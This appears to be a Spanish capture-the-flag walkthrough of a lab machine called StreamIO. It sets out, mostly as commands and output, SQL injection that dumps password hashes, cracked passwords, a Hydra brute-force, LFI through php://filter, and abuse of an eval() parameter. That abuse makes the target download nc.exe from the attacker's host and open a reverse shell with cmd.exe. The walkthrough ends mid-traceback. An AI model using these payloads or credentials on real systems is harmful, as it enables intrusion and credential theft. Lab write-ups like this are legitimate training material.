
```
500' union select 1,table_name,3,4,5,6 from streamio.information_schema.tables;-- -
```

```
movies    3
users     3
```



```
1,column_name,3,4,5,6 from streamio.information_schema.columns where table_name='users';-- -
500' union select 1,column_name,3,4,5,6 from streamio.information_schema.columns where tab…
```

```
id          3
is_staff    3
password    3
username    3
```




```
500' union select 1,CONCAT(username, ' : ', is_staff, ' : ', password),3,4,5,6 from users -- -
```

```
admin : 0 : 665a50ac9eaa781e4f7f04199db97a11    3
Alexendra : 1 : 1c2b3d8270321140e5153f6637d3ee53
```

(SNIP...)

Finalmente, se consiguió un listado de usuarios con credenciales en MD5.


Pudimos obtener los hashes e intentar romperlos con "CrackStation", de los cuales 12 hashes de 30 fueron comprometidos.



```
admin : 665a50ac9eaa781e4f7f04199db97a11 : paddpadd
Barry : 54c88b2dbd7b1a84012fabc1a4c73415 : $hadoW
Bruno : 2a4e2cf22dd8fcb45adcb91be1e22ae8 : $monique$1991$
Clara : ef8f3d30a856cf166fb8215aca93e9ff : %$clara
Juliette : 6dcd87740abb64edfa36d170f0d5450d : $3xybitch
Lauren : 08344b85b329d7efd611b7a7743e8a09 : ##123a8j8w5123##
Lenord : ee0b8a0937abd60c2882eacb2f8dc49f : physics69i
Michelle : b83439b16f844bd6ffe35c02fe21b3c0 : !?Love?!123
Sabrina : f87d3c0d6c8fd686aacc6627f1f493a5 : !!sabrina$
Thane : 3577c47eb1e12c8ba021611e1280753c : highschoolmusical
Victoria : b22abb47a02b52d5dfa27fb0b534f693 : !5psycho8!
yoshihide : b779ba15cedfd22a023c4d8bcf5f2332 : 66boysandgirls..
```

Con los nuevos usuarios obtenidos se probó de acceder a los servicios enumerados por Nmap, pero no logramos nada nuevo.


Entonces recordamos que en https//StreamIO.htb hay un login, y lo atacaremos usado "Hydra".




```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# hydra -L usuarios.txt -P contraseñas.txt streamIO.htb https-post-form '/login.php:username=^USER^&password=^PASS^:F=Login failed'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-05 13:03:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 144 login tries (l:12/p:12), ~9 tries per task
[DATA] attacking http-post-forms://streamIO.htb:443/login.php:username=^USER^&password=^PASS^:F=Login failed
[443][http-post-form] host: streamIO.htb   login: yoshihide   password: 66boysandgirls..
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-05 13:03:53
```

La parte de USER&PASS se obtuvo en BurpSuite

Una vez tuvimos acceso al directorio "Admin", se volvió a enumerar directorios y parámetros.




```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# ffuf -w ../Listas/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u https://streamIO.htb/admin/?FUZZ= -ac -b "PHPSESSID=epjobivt66t0jdl1kbt8f5kvg9"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://streamIO.htb/admin/?FUZZ=
 :: Wordlist         : FUZZ: /home/kali/Desktop/Listas/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Header           : Cookie: PHPSESSID=epjobivt66t0jdl1kbt8f5kvg9
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

user                    [Status: 200, Size: 2073, Words: 146, Lines: 63, Duration: 46ms]
staff                   [Status: 200, Size: 12484, Words: 1784, Lines: 399, Duration: 45ms]
movie                   [Status: 200, Size: 320235, Words: 15986, Lines: 10791, Duration: 52ms]
debug                   [Status: 200, Size: 1712, Words: 90, Lines: 50, Duration: 44ms]
```



```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# ffuf -w ../Listas/SecLists/Discovery/Web-Content/big.txt -u https://streamIO.htb/admin/?debug=FUZZ.php -ac -b "PHP
SESSID=epjobivt66t0jdl1kbt8f5kvg9"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://streamIO.htb/admin/?debug=FUZZ.php
 :: Wordlist         : FUZZ: /home/kali/Desktop/Listas/SecLists/Discovery/Web-Content/big.txt
 :: Header           : Cookie: PHPSESSID=epjobivt66t0jdl1kbt8f5kvg9
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

Index                   [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 1082ms]
index                   [Status: 200, Size: 1693, Words: 93, Lines: 47, Duration: 71ms]
master                  [Status: 200, Size: 342677, Words: 17754, Lines: 11159, Duration: 129ms]
```

Se identificó que el parámetro de la clave "debug" es vulnerable a LFI. Por lo tanto se obtuvo el contenido de "master.php" mediante PHP Wrapper (php://filter).




Admin panel

User management   Staff management   Movie management   Leave a message for admin

this option is for developers

onlyPGgxPk1vdmllIG1hbmFnbWVudDwvaDE+DQo8P3BocA0KaWYoIWRlZmluZWQoJ2luY2x1ZGVkJykpDQoJZGllKCJPbmx5IGFjY2Vzc2FibG
Pg0KDQo8ZGl2Pg0KCTxkaXYgY2xhc3M9ImZvcm0tY29udHJvbCIgc3R5bGU9ImhlaWdodDogM3JlbTsiPg0KCQk8aDQgc3R5bGU9ImZsb2F0
PiI+DQoJCQkJPGlucHV0IHR5cGU9InN1Ym1pdCIgY2xhc3M9ImJ0biBidG4tc20gYnRuLXByaW1hcnkiIHZhbHVlPSJEZWxldGUiPg0KCQkJPC9r
cGhwDQp9DQokcXVlcnkgPSAic2VsZWN0ICogZnJvbSB1c2VycyB3aGVyZSBpc19zdGFmZiA9IDEiOw0KJHJlcyA9IHNxbHNydl9xdWVyeSgkaG
PjwvaDQ+DQoJCTxkaXYgc3R5bGU9ImZsb2F0OnJpZ2h0O3BhZGRpbmctcmlnaHQ6IDI1cHg7Ij4NCgkJCTxmb3JtIG1ldGhvZD0iUE9TVCI+DQ
cGhwDQppZighZGVmaW5lZCgnaW5jbHVkZWQnKSkNCglkaWUoIk9ubHkgYWNjZXNzYWJsZSB0aHJvdWdoIGluY2x1ZGVzIik7DQppZihpc3N
PjwvaDQ+DQoJCTxkaXYgc3R5bGU9ImZsb2F0OnJpZ2h0O3BhZGRpbmctcmlnaHQ6IDI1cHg7Ij4NCgkJCTxmb3JtIG1ldGhvZD0iUE9TVCI+DQ
cGhwIGVjaG8gJHJvd1snaWQnXTsgPz4iPg0KCQkJCTxpbnB1dCB0eXBlPSJzdWJtaXQiIGNsYXNzPSJidG4gYnRuLXNtIGJ0bi1wcmltYXJ5IiB2YW
cGhwDQp9ICMgd2hpbGUgZW5kDQo/
Pg0KPGJyPjxocj48YnI+DQo8Zm9ybSBtZXRob2Q9IlBPU1QiPg0KPGlucHV0IG5hbWU9ImluY2x1ZGUiIGhpZGRlbj4NCjwvZm9ybT4NCjw/
cGhwDQppZihpc3NldCgkX1BPU1RbJ2luY2x1ZGUnXSkpDQp7DQppZigkX1BPU1RbJ2luY2x1ZGUnXSAhPT0gImluZGV4LnBocCIgKSANCmV
Pg==


Una vez decodificado, se identificó un parámetro pasado por POST dentro de "master.php".




```
if(isset($_POST['include']))
{
if($_POST['include'] !== "index.php" )
eval(file_get_contents($_POST['include']));
else
echo(" —— ERROR —— ");
```

A continuación, se usó BurpSuite para inyectar código a través del parámetro POST.


Se crearon unos ficheros para ejecutar comandos dentro del sistema Windows.



```
┌──(kali㉿kali)-[~/Desktop/Workstation]
└─$ cat algo1.php
system("whoami");

┌──(kali㉿kali)-[~/Desktop/Workstation]
└─$ cat algo2.php
system("curl http://10.10.16.3:8000/nc.exe -o nc.exe");

┌──(kali㉿kali)-[~/Desktop/Workstation]
└─$ cat algo3.php
system("nc.exe 10.10.16.3 4443 -e cmd.exe");

┌──(kali㉿kali)-[~/Desktop/Workstation]
└─$ cat algo4.php
system("dir");
```




```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```




```
POST /admin/?debug=master.php HTTP/2
Host: streamio.htb
Cookie: PHPSESSID=epjobivt66t0jdl1kbt8f5kvg9
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=
0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Content-Length: 40
Content-Type: application/x-www-form-urlencoded

include=http://10.10.16.3:8000/algo1.php
```

Ejecutamos los ficheros PHP para obtener una shell




```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nc -nvlp 4443
listening on [any] 4443 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.158] 49281
Microsoft Windows [Version 10.0.17763.2928]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\streamio.htb\admin>whoami
whoami
streamio\yoshihide
```

En la sesión shell obtenida, se identificó una credencial en "register.php".




```
$connection = array("Database"⇒"STREAMIO", "UID" ⇒ "db_admin", "PWD" ⇒ 'B1@hx31234567890');
```

No nos fue posible conectar externamente desde nuestra máquina Kali, pues solo se pudo acceder internamente.




```
┌──(root㉿kali)-[/home/kali]
└─# impacket-mssqlclient streamIO.htb/db_user@10.10.11.158
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
Traceback (most recent call last):
  File "/usr/share/doc/python3-impacket/examples/mssqlclient.py", line 97, i
    ms_sql.connect()
    ~~~~~~~~~~~~~~^^
  File "/usr/lib/python3/dist-packages/impacket/tds.py", line 540, in connect
